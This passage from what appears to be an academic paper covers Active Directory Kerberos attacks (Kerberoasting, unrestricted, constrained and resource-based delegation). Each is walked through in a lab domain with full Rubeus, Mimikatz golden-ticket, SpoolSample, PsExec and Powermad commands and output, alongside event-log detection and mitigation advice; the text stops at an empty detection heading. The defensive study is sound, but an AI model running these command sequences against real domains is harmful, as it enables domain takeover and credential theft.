The following shows in a practical way how the attack can be detected, for which we must concentrate on finding out if step 2 occurs since step 3 of the attack is undetectable and step 1 is not properly a TGS ticket extraction but a reconnaissance on the Active Directory. Step 2 can be detected in the security event log of the domain controller by the event with identifier 4769 Successful Audit, Kerberos service ticket was requested. To distinguish a suspicious 4769 the following fields should be analyzed [47]:

- Service name is not equal to 'krbtgt'.
- Service name does not end in '\$'.
- Account name does not match <MachineName>\$@@<Domain>'
- Failure code is '0x0'
- Ticket encryption type is '0x17'.

To verify the above, the 4769 events generated by the tools used in the attack have been reviewed. With Rubeus it can be seen that in the event with identifier 4769 the above rules are met (Fig. 13):

Nombre de registro:	Seguridad		
Origen:	Microsoft Windows security	Registrado:	26/12/2020 18:01:38
Id. del	4769	Categoría de tarea:	Operaciones de vales de servicio Kerberos
Nivel:	Información	Palabras clave:	Auditoría correcta
Usuario:	No disponible	Equipo:	DC1-W2016.rompi.local
Código de operación:	Información		
Más información:	Ayuda Registro de eventos		

FIGURE 13. 4769 event detection

4) KERBEROASTING ATTACK MITIGATION

As discussed above, detecting the silver ticket is complicated. The difficulty of its mitigation is difficult to apply. Kerberoasting compromises sensitive service account passwords for which there are several mitigations that greatly reduce or even eliminate these risks:

- Reject authentication requests that do not use Kerberos Flexible Authentication Secure Tunneling (FAST) (also called Kerberos Armoring), a preauthentication extension that establishes a secure preauthentication channel between the client and the domain controller and is designed to better protect Kerberos tickets from offline

password cracking attempts. While enabling FAST can eliminate the risk posed by Kerberoasting, it can be a challenge for organizations to enable and enforce it quickly.

- Eliminating the use of insecure protocols in Kerberos. While completely disabling RC4 is very costly, it is possible to configure individual service accounts to disallow the RC4 protocol. The msDS-SupportedEncryptionTypes attribute can be set to 0x18 (decimal 24) to enable only AES128 and AES256. This has the added benefit of increasing detection sensitivity:

if RC4 is observed in a TGS request, it is more than a sign of malicious activity.

- Adopt good password practices for service accounts. Passwords should be randomly generated, with a minimum of 30 characters, and changed routinely.
- Whenever possible, adopt the use of group managed service accounts (gMSAs). Passwords (256 random bytes) for gMSAs are generated and changed frequently by Active Directory, removing this burden from administrators.
- Audit the assignment of servicePrincipalNames to sensitive user accounts. For example, domain administrator members should not be used as service accounts (and therefore should not have SPNs assigned to them).

There are several response actions that can be taken, once the attack is detected:

- Activate the incident response process and alert the incident response team.
- Quarantine the computers involved (e.g., the host that requested service tickets) for forensic investigation, as well as for eradication and recovery activities.
- Reset the password of the user performing the Kerberoasting.

Reset the password of the service accounts for which TGS tickets were requested. Priority should be given to privileged accounts.

F. UNRESTRICTED DELEGATION ATTACK

Delegation is used when a service or server account needs to impersonate a user. For example, a front-end web server impersonates users when accessing a back-end database. If unrestricted delegation [13] is configured on a server, it allows the server to impersonate connecting users. Unrestricted delegation can be assigned to computer and user objects. Normally it will be assigned to computers running services. When unrestricted delegation is configured, the userAccountControl attribute of the object is updated to include the "TRUSTED_FOR_DELEGATION" flag. This TrustedForDelegation flag of a user can only be modified if the SeEnableDelegationPrivilege privilege is held on a domain controller. In this type of delegation, the user sends a TGS to access the service, along with its TGT, and then the service can use the user's TGT to request a TGS for the user from any other service and impersonate the user.

As unrestricted delegation works [48] there are several possible targets of the attack against it which are:

- A machine that has services with unconstrained delegation permissions is compromised and the attacker can access the TGTs of the service users.
- A user account that has unconstrained delegation permission is compromised and the attacker can access all TGTs of the user's services.
- Get a privileged user to interact with the services already controlled by the attacker in the above two cases in which

case it will be possible to obtain that user's TGT and compromise the entire domain.

1) UNRESTRICTED DELEGATION ATTACK REQUISITES
The attacker must have compromised a domain user account in order to perform reconnaissance of possible accounts or machines with unrestricted delegation enabled. Administrator privileges are required on the machine or account with unrestricted delegation enabled in order to be able to dump the TGTs of users who have authenticated to the service on it and impersonate the users.

2) UNRESTRICTED DELEGATION ATTACK DEVELOPMENT

As discussed above with unrestricted delegation the attacker's goal will be to compromise a machine with those permissions set so that it is possible to retrieve the TGTs of users or the TGT of a privileged account that interacts with the services controlled by the attacker. The unrestricted delegation feature can be configured through the Delegation tab on a user account or computer properties in Active Directory Users and Computers. By selecting "Trust this computer for delegation to any service (Kerberos only)", the attacker is enabling "unrestricted delegation".

The first thing an attacker will do is to check which computers have unrestricted delegation configured. The assumption is that the attacker has compromised a user in the domain. The recognition can be done with the Active Get-ADComputer PowerShell cmdlet module.

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true -and
primarygroupid -eq 515} -Properties
trustedfordelegation,serviceprincipalname,description
```

The execution of this command returns a server named SERVFW2016 that has the TrustedForDelegation field set to \$true and therefore a possible target of an attack. A variant of the above cmdlet that can find Computer objects with this attribute by checking if the userAccountControl attribute contains ADS UF TRUSTED FOR DELEGATION can be performed with the LDAP filter of "(userAccountControl: 1.2.840.113556.1.1.4.803: = 524288)".

```
Get-ADComputer -LDAPFilter "(userAccountControl:
1.2.840.113556.1.1.4.803: = 524288)"
```

The next step will be to obtain an account with administrator privileges on the machine with unrestricted delegation enabled. This can be done in many ways, some of them being:

- Through an incorrect ACL configuration that allows us to compromise it [49].
- It is administered by a user that has been compromised. For example, using the attack explained in the Kerberoasting section.
- A GPO has been applied over which the attacker has control on the machine.

It is then considered that the user webuser compromised by the Kerberoasting attack is considered to be the local administrator of the machine.

Next, the TGTs that can be found on the machine will be dumped. If a domain administrator has authenticated on the server, the domain will have been compromised and therefore will have full control over it. If this does not happen, it will be necessary to perform social engineering to trick a privileged user (domain controller or domain administrator account) into connecting to it. We assume the execution of the sekurlsa::tickets command of Mimikatz give us that there is no TGT of a privileged user.

To make a privileged user connect to the server with unrestricted delegation enabled, we can use the SpoolSample bug to force a domain controller account to connect to the server [50].

In order to capture TGTs tickets we run Rubeus on the server from an elevated context:

```
Rubeus.exe monitor /interval:5 /filteruser:DC1-W2016$.
```

To run the SpoolSample bug we use the PowerShell script provided by PowerSharpPack using the commands:

```
import-module .\Invoke-Spoosample.ps1
Invoke-Spoosample "DC1-W2016.rompi.local"
SERVFW2016.rompi.local"
```

Where:

- DC1-W2016.rompi.local is the domain controller the attacker wants to commit.
- SERVFW2016.rompi.local is the machine with the delegation enabled that is controlled.

And in Rubeus we will see the ticket captured, which means that the computer object rompi.local\DC1-W2016\$ has connected to the machine we control. Because unrestricted delegation is enabled on that machine, the

attacker now has a valid TGT that can be used to impersonate the domain controller's machine account.

The attacker can export the ticket obtained from Rubeus using the PowerShell command:

```
[IO.File]::WriteAllBytes("ticket.kirbi",[Convert]::FromBase64String(
"<bas64_ticket>")
```

Next, the command is executed to load the TGT into memory:

```
Rubeus.exe ptt /ticket:ticket.kirbi
```

After the in-memory import, the attacker should be able to view the TGT of the DC1-W2016\$ account with a Rubeus.exe klist command. By default, the domain controller account has DCSync rights to any object in the domain, which means that if the attacker manages to impersonate the DC01-W2016 account we can perform DCSync and retrieve the NTLM hash of each user in the domain. With Mimikatz we can run lsadump::dcsync /user:ROMPI\krbtgt to get the NTLM hash of the krbtgt account. Golden tickets can now be spoofed by impersonating all users in the domain. For example, a golden ticket can be created with Mimikatz for the user ROMPI Administrator:

```
kerberos::golden /user:Administrator /domain:rompi.local /sid: S-1-5-21-2005227200-4098618841-1623460470 /krbtgt:e8c4dc3231280666b67c29fb10019bc78 /ptt
```

Fig. 14 shows its creation. Finally, the attacker can run a Remote PowerShell on the domain controller with the administrator user using the Enter-PSSession - Computename DC1-W2016 command. Next, it can be used this ticket to list the contents of the domain controller.

```
mimikatz #
mimikatz # kerberos::golden /user:Administrator /domain:rompi.local /sid: S-1-5-21-2005227200-4098618841-1623460470 /krbtgt:e8c4dc3231280666b67c29fb10019bc78 /ptt
User : Administrator
Domain : rompi.local
ServiceKey: e8c4dc3231280666b67c29fb10019bc78 - rc4_hmac_nt
Lifetime : 02/01/2021 20:00:02 ; 31/12/2030 20:00:02 ; 31/12/2030 20:00:02
-> Ticket : ** Pass The Ticket **

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ rompi.local' successfully submitted for current session
mimikatz #
```

FIGURE 14. Ticket injection with Mimikatz

3) UNRESTRICTED DELEGATION ATTACK DETECTION

In order to detect the attack, the Windows registry security events that occur on the Windows 2016 server that has unrestricted delegation enabled must be checked since it is on this server that the tools needed to carry out the attack, such as Rubeus and SpoolSample, will be executed and on the Domain Controller that is compromised [51][52]. An important issue to comment on is that there are more RPC servers that have not yet been analyzed such as the print server used in the SpoolSample code, therefore, it cannot be assumed that an adversary will always use the RPC printer

server to execute the attack. As discussed above on the compromised machine with unrestricted delegation enabled we ran Rubeus to monitor and capture the TGT ticket from the domain controller. The command execution: *Rubeus.exe monitor /interval:5 /filteruser:DC1-W2016\$* generates an event with identifier 4688 of creation of a new process. The name of the process will be important as the executable Rubeus.exe will appear. An event with identifier 4611 is also generated: a trusted login process has been registered with the local security authority. This login process will be trusted to send login requests. When Rubeus enumerates Kerberos

tickets, the User32LogonProcess is being registered, as part of the LSA identifier. Next, the execution of the PowerShell script Invoke-SpoolSample.ps1 generates an event with identifier 4104 from the Microsoft-Windows-PowerShell/Operational provider. In this event (figure 15) we can see the path of the script that runs *C:\Users\webuser\Documents\PowerSharpPack-master\PowerSharpBinaries\Invoke-Spoolsample.ps1*, as well as the fact that when it is executed it is encoded in

base64. In the domain controller there are two key events, on the one hand, the granting of a ticket through the event with identifier 4769 for the local administrator account webuser and on the other hand the event with identifier 5145, a network shared object was accessed where the SERVFW2016 server accesses the pipeline share with name IPC\$ to bind to the spool service through the domain controllers (Fig. 14):




FIGURE 15. 4104 event detection

4) UNRESTRICTED DELEGATION ATTACK MITIGATION

Mitigation measures are [53][54]:

- Do not use Kerberos unrestricted delegation. Servers requiring delegation should be configured with restricted delegation.
- Configure all elevated administrator accounts with "Account is confidential and cannot be delegated" options in the account properties.
- The "Protected Users" group, available from the Windows Server 2012 R2 domain functional level onwards, also mitigates this issue, as delegation is not allowed for accounts in this group.
- Disable the print queue service on domain controllers where possible.
- Apply patch KB4490425 (July 9, 2019) which disables TGT delegation through trust relationships.

Once the attack has been detected proceed:

- Activate the incident response process and notify the incident response team.
- Quarantine the computers involved (e.g., the host that requested service tickets) for forensic investigation, as well as for eradication and recovery activities.
- Reset the password of compromised accounts.

G. RESTRICTED DELEGATION ATTACK

Unrestricted delegation can be quite dangerous in the hands of a careless administrator. Microsoft realized this early on and released "constrained" delegation with Windows 2003. This included a set of Kerberos protocol extensions called S4U2Self and S4U2Proxy [55][56].

Restricted delegation is a way of limiting exactly what services a particular machine/account can access while impersonating other users. That is, for example, the attacker has a web service account that needs to impersonate users only for a specific backend service, but an administrator does not want to allow unrestricted delegation. Microsoft's solution on how to design this is through the Service Kerberos Extension Set for User (S4U) [55][56], S4U2Self, S4U2Proxy and Protocol Transition [57].

S4U2Proxy: The user sends a TGS to access the service ("Service A"), and if the service can delegate to another predefined service ("Service B"), then Service A can present to the authenticating service the TGS that the user provided and obtain a TGS for the user to Service B. The TGS provided in the S4U2Proxy request must have the FORWARDABLE flag set. The FORWARDABLE flag is never set for accounts that are configured as "delegation sensitive" (USER_NOT_DELEGATED attribute is set to true) or for protected user group members.

Protocol transition (S4U2Self / TrustedToAuthForDelegation): S4U2Proxy requires the service to present a TGS for the user before the authenticating service produces a TGS for the user to another service. However, sometimes users authenticate to services via other protocols, such as NTLM or even forms-based authentication, so they do not send a TGS to the service. In such cases, a service can invoke S4U2Self to ask the authenticating service to produce a TGS for arbitrary users for itself, which can then be used as "evidence" when invoking S4U2Proxy. This feature allows impersonating users out of nowhere and is only possible when the TrustedToAuthForDelegation flag is set for the service account invoking S4U2Self.

The goal is to compromise a user account or a computer (machine account) that has restricted kerberos delegation enabled, impersonating any domain user (including the administrator) and authenticate to a service where the user account is trusted to delegate.

1) RESTRICTED DELEGATION ATTACK REQUISITES

There must be a user or machine account with Restricted Delegation enabled that can be compromised. Have a compromised account that can modify the contents of msDS-allowedToDelegateTo (for example, ldap/DC.domain.com can be added which could synchronize the current domain with DCSync). This requires a right called SeEnableDelegationPrivilege on a domain controller to modify any of the delegation settings described above. By default, only elevated accounts, such as domain/company administrators, will have this right on DCs.

2) RESTRICTED DELEGATION ATTACK DEVELOPMENT

The restricted delegation configuration is found on the "delegation" tab of an object within Active Directory Users and Computers. It assumes the existence of a webuser account that has the msds-allowedToDelegateTo property set with the SPN of MSSQLSvc/SERVGW2016.rompi.local and the UserAccountControl attribute of the account contains the value TRUSTED_TO_AUTH_FOR_DELEGATION, which means that Webuser can delegate other accounts to access MSSQLSvc on SERVGW2016.LAB.local.

The attack abuses the S4U2Self and S4U2Proxy extensions. If there is an SPN set to the msDS-allowedToDelegateTo property for an account and the userAccountControl property contains the value of "TRUSTED_TO_AUTH_FOR_DELEGATION", that account can impersonate any user to any service in that SPN. While it was explained that the S4U2Self extension allows a service to request a TGS from itself on behalf of any user, the additional part of the attack is that the sname (service name) field of the SPN in the (second) TGS is not protected, allowing an attacker to change that to be any service they want.

The steps are:

1. Scan the domain looking for an account that has delegation with restrictions enabled. This can be done with PowerView. PowerView makes it very easy to find user/computer accounts that have this setting, using the -TrustedToAuth flag as such and with the following commands:

```
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth
```

The attacker finds an account named webuser with the msDS-allowedToDelegateTo property set.

2. Using Rubeus tool with the S4U2Self extension and abuse the restricted delegation configuration through the s4u command. Two scenarios can occur in this case which are [58]:

- **Scenario 1:** one has permission to execute commands as the account in question webuser but does not know the password of the account. For Scenario 1, one can use the Rubeus command tgtdeleg to obtain a usable TGT for the current user with which one is running and then use that ticket as part of the s4u command. The base64 encoded TGT returned can be saved to a file or simply passed as a string on the command line. Either a file on disk or simply the base64 string is passed as a parameter to Rubeus via the "/ticket:" argument. To save it to a file on disk we will use the following PowerShell command:

```
[IO.File]::WriteAllBytes("ticket.kirbi",[Convert]::FromBase64String("<base64_ticket>"))
```

Then it can be used the generated ticket in Rubeus to automatically use the S4U2Self extension to request a TGS for the current user, webuser, on behalf of the Administrator user. The returned TGS is marked as forwardable. This is done by running Rubeus from PowerShell with the command:

```
.\Rubeus.exe s4u /impersonateuser:administrator
/domain:rompi.local
/msdsspn:MSSQLSvc/SERVGW2016.rompi.local /dc:dc1-
W2016.rompi.local /ticket:ticket.kirbi /ptt
```

With the TGS for the imported administrator account, the C\$ share on the DC1-W2016 controller can now be accessed as the attacker did not have permissions before. With this ticket a shell on the remote machine cannot be accessed, although somebody have administrator permissions on the database. Rubeus allows the attacker to replace the MSSQLSERVER service with any other service of your choice (using the/altservice: parameter) when using the S4U process to request a TGS ticket. This is because the service part is not verified. Therefore, we can use the HOST service and get a shell with psexec. If we run from Powershell now:

```
Rubeus.exe s4u /impersonateuser:administrator
/domain:rompi.local
/msdsspn:MSSQLSvc/SERVGW2016.rompi.local /dc:DC1-
W2016.rompi.local /altservice:host /ticket:ticket.kirbi /ptt
```

Next, a shell can then be obtained using psexec (Fig. 16).

- **Scenario 2:** The NTLM hash of the account in question is known (or, at least, the attacker knows the plaintext password and can obtain the NTLM hash). For Scenario 2, it can be skipped straight to running the "Rubeus.exe s4u" command and use the "/rc4:" and "/user:" parameters to pass the credential information.

```
Rubeus.exe s4u /user:SERVGW2016$ /rc4:
40f0ce69cd69478ba8ebd9bf6840bc39 /domain:rompi.local
/msdsspn:cifs/SERVGW2016.rompi.local
/impersonateuser:administrator /ptt
```

```
PS C:\Users\webuser\Documents\Ghostpack-CompiledBinaries-master> whoami
rompi\webuser
PS C:\Users\webuser\Documents\Ghostpack-CompiledBinaries-master> klist

El id. de inicio de sesión actual es 0:0x41c85
Vales almacenados en caché: (1)

#0>    Cliente: administrador @ ROMPI.LOCAL
      Servidor: HOST/SERVGW2016.rompi.local @ ROMPI.LOCAL
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
      Hora de inicio: 7/4/2021 17:07:30 (local)
      Hora de finalización: 7/5/2021 2:04:17 (local)
      Hora de renovación: 7/11/2021 16:04:17 (local)
      Tipo de clave de sesión: AES-128-CTS-HMAC-SHA1-96
      Marcas de caché: 0
      KDC llamado:
PS C:\Users\webuser\Documents\Ghostpack-CompiledBinaries-master> .\PsExec64.exe \\DC1-W2016.rompi.local cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
```

FIGURE 16. Ticket injection with Mimikatz

3) RESTRICTED DELEGATION ATTACK DETECTION

There are two key events on which the detection is based, on the one hand, the Kerberos service ticket request 4769 and on the other hand the event with event ID 4624, an account was successfully started. The use of S4U2Self can be detected in a Kerberos service ticket request event (event ID 4769), where the Account Information and Service Information sections point to the same account. The use of S4U2Proxy can be detected in a Kerberos service ticket request event (Event ID 4769), where the Services in Transit attribute in the Additional Information is not blank.

4) RESTRICTED DELEGATION ATTACK MITIGATION

As recommendations [59] to mitigation can be given:

- Configure all sensitive accounts, e.g., domain administrators using the option "account is confidential and cannot be delegated".
- Use the security group "Protected users". Membership in the protected users group is intended to be restrictive and secure by default. If the domain level is Windows Server 2012 R2 or higher, users in this group cannot be delegated using restricted or unrestricted delegation.
- Avoid using protocol transition whenever possible.
- Keep delegation servers secure, using firewall rules according to the server purpose and delegation configuration. Keep servers patched and limit privileged access.
- Use strong passwords for trusted service accounts for delegation.
- Monitor at all times which accounts have the SeEnableDelegationPrivilege privilege using PowerView scripts.

Once the attack is detected it will be required similar to other attacks:

- Activate the incident response process and alert the incident response team.

- Quarantine the servers with delegation enabled for forensic investigation, eradication and recovery activities.
- Reset the password of accounts compromised in the attack.

H. RESOURCE BASED CONSTRAINED DELEGATION ATTACK

Resource-based constrained delegation (RBCD) is an enhancement to constrained delegation and was introduced with Windows Server 2012. The main change in delegation is that instead of specifying an SPN on the 'Delegation' tab of an account, the delegation setting is now controlled by the resource instead [60]. While constrained delegation sets the SPN in the msDS-allowedToDelegateto property, RBCD uses the msDS-allowedToActOnBehalfOfOtherIdentity property on a computer object. Although the TRUSTED_TO_AUTH_FOR_DELEGATION and userAccountControl fields are not present, S4U2Self will still work, although the returned service ticket will not be marked as forwardable. In the context of traditional restricted delegation, this means that it cannot be used in the S4U2Proxy extension. However, with RBCD, even if the ticket is not marked as forwardable, it still works.

This type of delegation should only be used when there is a requirement to allow users from multiple realms to use Kerberos authentication. If there is only one realm, or if there is a web application that users from a single realm will use, then the traditional Kerberos restricted delegation seen in the previous section should still be used.

The point of the attack is that if an attacker has control of an account with an SPN configured and there is a computer account that has the msDS-allowedToActOnBehalfOfOtherIdentity property configured, the computer can be compromised. In addition, if the attacker has GenericWrite privileges on the computer account, he can compromise the computer because he can

modify the "AllowToAct" attribute and set it to an SPN that he controls. If an attacker does not have an account with an SPN configured, he can create one by creating a computer object. By default, standard users in AD can create up to 10 computer objects (MachineAccountQuota property).

1) RESTRICTED DELEGATION ATTACK REQUISITES

The requirements for the attack to be carried out are:

- A domain account with write access to the target computer (exactly write access to the msDS-allowedToActOnBehalfOfOtherIdentity property of the target computer's domain object).
- Permission to create new computer accounts (this is usually default, MachineAccountQuota property).
- LDAP (389 / tcp) and SAMR (445 / tcp) (or LDAPS (636 / tcp)) access to the DC.
- Kerberos (88 / tcp) access to the DC
- The Domain controller must have at least Windows 2012 installed.
- The attacker's computer may not be joined to the domain but must have visibility to the controller.

2) RESTRICTED DELEGATION ATTACK DEVELOPMENT

The attack can be divided into the following steps:

1. check the requirements.
2. Create a fake computer.
3. Abuse the msDS-allowedToActOnBehalfOfOtherIdentity property of the target.
4. Requesting spoofed service tickets (S4U) for the target computer.

A series of commands are executed with PowerView, PowerMad and Rubeus tools are used [49][61][62]. On the other hand, commands are provided on how to carry out the attack alternatively with the Impacket tool [63] from a Linux machine not joined to the domain.

- 1) Check the requirements. Since the attack involves the creation of a new computer object in the domain, the first thing to check is whether users can do this; by default, a domain member can generally add up to 10 computers to the domain. To verify this, the attacker can query the root domain object and look for the ms-ds-machineaccountquota property. The commands to execute will be:

```
import-module ActiveDirectory
```

```
Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'.
```

The attack also requires the DC to be running at least Windows 2012, so let's check if we are in the right environment with the PowerView command:

```
Get-NetDomainController
```

Check permissions with the following commands:

```
$TargetComputer = "SERVFW2016.rompi.local"
$SIDatacante = Get-DomainUser jbernardo -Properties objectsid | Select -Expand objectsid
# Verify the permissions on the $TargetComputer
$ACE = Get-DomainObjectACL $TargetComputer | | {$_SecurityIdentifier -match $SIDatacante }
$ACE
```

- 2) Create a fake computer. Since it is required to control of an account with a Service Principal Name (SPN) configured in order to abuse the S4U2self / S4U2proxy process with resource-based restricted delegation, if the attacker does not have pre-existing control of such an object, it can be created a new computer object that will have a default SPN set. This is possible because MachineAccountQuota is set to 10 by default in domains, which means that normal domain users can create up to ten new machine accounts.

Using Powermad⁶: Kevin Robertson's Powermad project's New-MachineAccount function is used to create a computer "SERVHW2016\$" with the password "Band2020,". Such an action can be performed from a machine joined to the domain with the compromised user for which the password is known using the following PowerShell command:

```
New-MachineAccount -MachineAccount SERVHW2016 -Password $(ConvertTo-SecureString 'Band2020,' -AsPlainText -Force).
```

Or via a non-domain joined machine using the domain user credentials with the following PowerShell commands (see Fig. 17):

```
$secpasswd = ConvertTo-SecureString "iuser2020," -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ("webuser", $secpasswd)
New-MachineAccount -Credential $cred -Domain ROMPI.LOCAL -DomainController 10.0.0.10 -MachineAccount SERVHW2016 -Password $(ConvertTo-SecureString 'Band2020,' -AsPlainText -Force)
```

⁶ Powermad: <https://github.com/Kevin-Robertson/Powermad>

```

PS C:\Users\infna\Documents\Powermad-master> $secpasswd = ConvertTo-SecureString "iisuser2020," -AsPlainText -Force
PS C:\Users\infna\Documents\Powermad-master> $cred = New-Object System.Management.Automation.PSCredential ("webuser", $secpasswd)
PS C:\Users\infna\Documents\Powermad-master> New-MachineAccount -Credential $cred -Domain ROMPI.LOCAL -DomainController 10.0.0.10 -MachineAccount SERVFW2016 -Password $(ConvertTo-SecureString 'Banda2020,' -AsPlainText -Force)
[+] Machine account SERVFW2016 added
PS C:\Users\infna\Documents\Powermad-master>

```

FIGURE 17. Fake computing creation using Powershell

- msDS-allowedToActOnBehalfOfOtherIdentity property abusing of the target. The attacker get the SID of the computer that he have added with the following PowerView command:

```

$computersid=Get-DomainComputer -Credential $cred
SERVFW2016 -Domain ROMPI.LACAL -
DomainController 10.0.0.10 -Properties objectsid
$computersid

```

msDS-AllowToActOnBehalfOfOtherIdentity field is extracted and converted to SDDL format. From this template, the attacker easily substitutes the SID of the newly created computer account being controlled (it has an SPN), convert it back to binary format and store it in the msDS-AllowToActOnBehalfOfOtherIdentity field of the computer object the attackers want to take control of with PowerView. The commands are as follows:

```

$SSD = New-Object Security.AccessControl.RawSecurityDescriptor -
ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO
;;;S-1-5-21-2005227200-4098618841-1623460470-
1127)"

```

```

$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

```

To set the attribute we run the commands:

```

Get-DomainComputer SERVFW2016 -credential $cred -
domain ROMPI.LOCAL -domaincontroller 10.0.0.10 |Set-
DomainObject -credential $cred -domain ROMPI.LOCAL -
domaincontroller 10.0.0.10
Set-DomainObject -credential $cred -domain ROMPI.LOCAL
-domaincontroller 10.0.0.10 -Set @{"msDS-
AllowedToActOnBehalfOfOtherIdentity"=$SDBytes }

```

The attribute can be written because rompi\webuser belongs to the rompi security group AccountOperators, which has full control over the target computer SERVFW2016\$, although the only important and sufficient one is the WRITE privilege. To check that the security descriptor is added correctly with the commands (Fig. 18):

```

$RawBytes = Get-DomainComputer SERVFW2016 -
credential $cred -domain ROMPI.LOCAL -domaincontroller
10.0.0.10 -Properties 'msds-allowedtoactonbehalffotheridentity' | select -expand msds-
allowedtoactonbehalffotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -
ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl

```

```

PS C:\Users\infna\Documents\PowerSploit-dev\PowerSploit-dev\Recon> $RawBytes = Get-DomainComputer SERVFW2016 -credential $cred -domain ROMPI.LOCAL -domaincontroller 10.0.0.10 -Properties 'msds-allowedtoactonbehalffotheridentity' | select -expand msds-allowedtoactonbehalffotheridentity
PS C:\Users\infna\Documents\PowerSploit-dev\PowerSploit-dev\Recon> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
PS C:\Users\infna\Documents\PowerSploit-dev\PowerSploit-dev\Recon> $Descriptor.DiscretionaryAcl

BinaryLength      : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier  : S-1-5-21-2005227200-4098618841-1623460470-1127
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags    : None
PropagationFlags    : None
AuditFlags         : None

PS C:\Users\infna\Documents\PowerSploit-dev\PowerSploit-dev\Recon>

```

FIGURE 18. Security descriptor checking

- Requesting spoofed service tickets (S4U) for the target machine. Before proceeding, the attacker has to configure the DNS client pointing to the domain

controller and last but not least, synchronize the clock with the DC time server (since kerberos authentication

security is based in part on time). The commands are executed:

```
c: \> w32tm /config /syncfromflags:manual
/manualpeerlist:10.0.0.10.
c: \> w32tm /config /update
c: \> w32tm /resync
```

A special property of the target computer object (SERVFW2016.rompi.local) has been modified to indicate that a computer account (ROMPI\SERVHW2016\$) can pretend to be anyone in the host computer domain. Given the SERVHW2016\$ password one can perform authentication as SERVHW2016\$ and abuse the resource-constrained delegation process to compromise SERVFW2016.rompi.local. In this case, the service

name (sname) of cifs, the service that supports file system access, is targeted. If we execute the command:

```
dir \SERVFW2016.rompi.local
```


The service is not accessed as shown and then the RC4_HMAC hash version of the password is obtained.

To obtain the SERVHW2016 hash:

```
.\Rubeus.exe hash /password:Band2020, /user:SERVHW2016
/domain:rompi.local
```

Then, using the information the attacker has, he can run Rubeus to impersonate the domain administrator with the command to access the target server (Fig. 19):

```
.\Rubeus.exe s4u /user:SERVHW2016$
/rc4:77CF21B5B332B67AA3AF7E69C0F3FF11
/impersonateuser:administrator
/msdsspn:cifs/SERVFW2016.rompi.local /ptt
```



```
iH0mkYi+5Yq33aJ4LOE43xH6mmtFxuEP6Yf80YtPab0CdD0sSq1UXE+DZr5Lisk1GUQ1K+nnZz/aBaj
gewwgmgAwIBAKKB4QSB3n2B2zCB2KCB1TCB0jCBz6AbMBmgAwIBEAESBBBCNwM4s0Zm13o/LD58y4zRo
oQ8bDVRFU1RMQUIuTE9DQUYiIjAgoAMCAQqhGTAXGxVoYXJtaJB5QFRFU1RMQUIuTE9DQUYjBwMFAEC1
AAC1ERgPMjAxOTAyMjYwNTU5MDRaphEYDzIwMTkwMjI2MTA1OTA0WqRGAsyMDESMDMwNTA1NTkwNFqo
DxsNVEVTVExBQ15MT0NBTKkoMCagAwIBAgEfMB0bBGNpZnMhFXBwY1hcnkudGVzdGxhY155b2NhbmA=
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Temp> dir \\primary.testlab.local\C$

Directory: \\primary.testlab.local\C$

Mode                LastWriteTime         Length Name
----                -
d-----          7/5/2018   1:57 PM             dumps
d-----          3/5/2017   4:36 PM             inetpub
```

FIGURE 19. Access to the target server

3) RESTRICTED DELEGATION ATTACK DETECTION

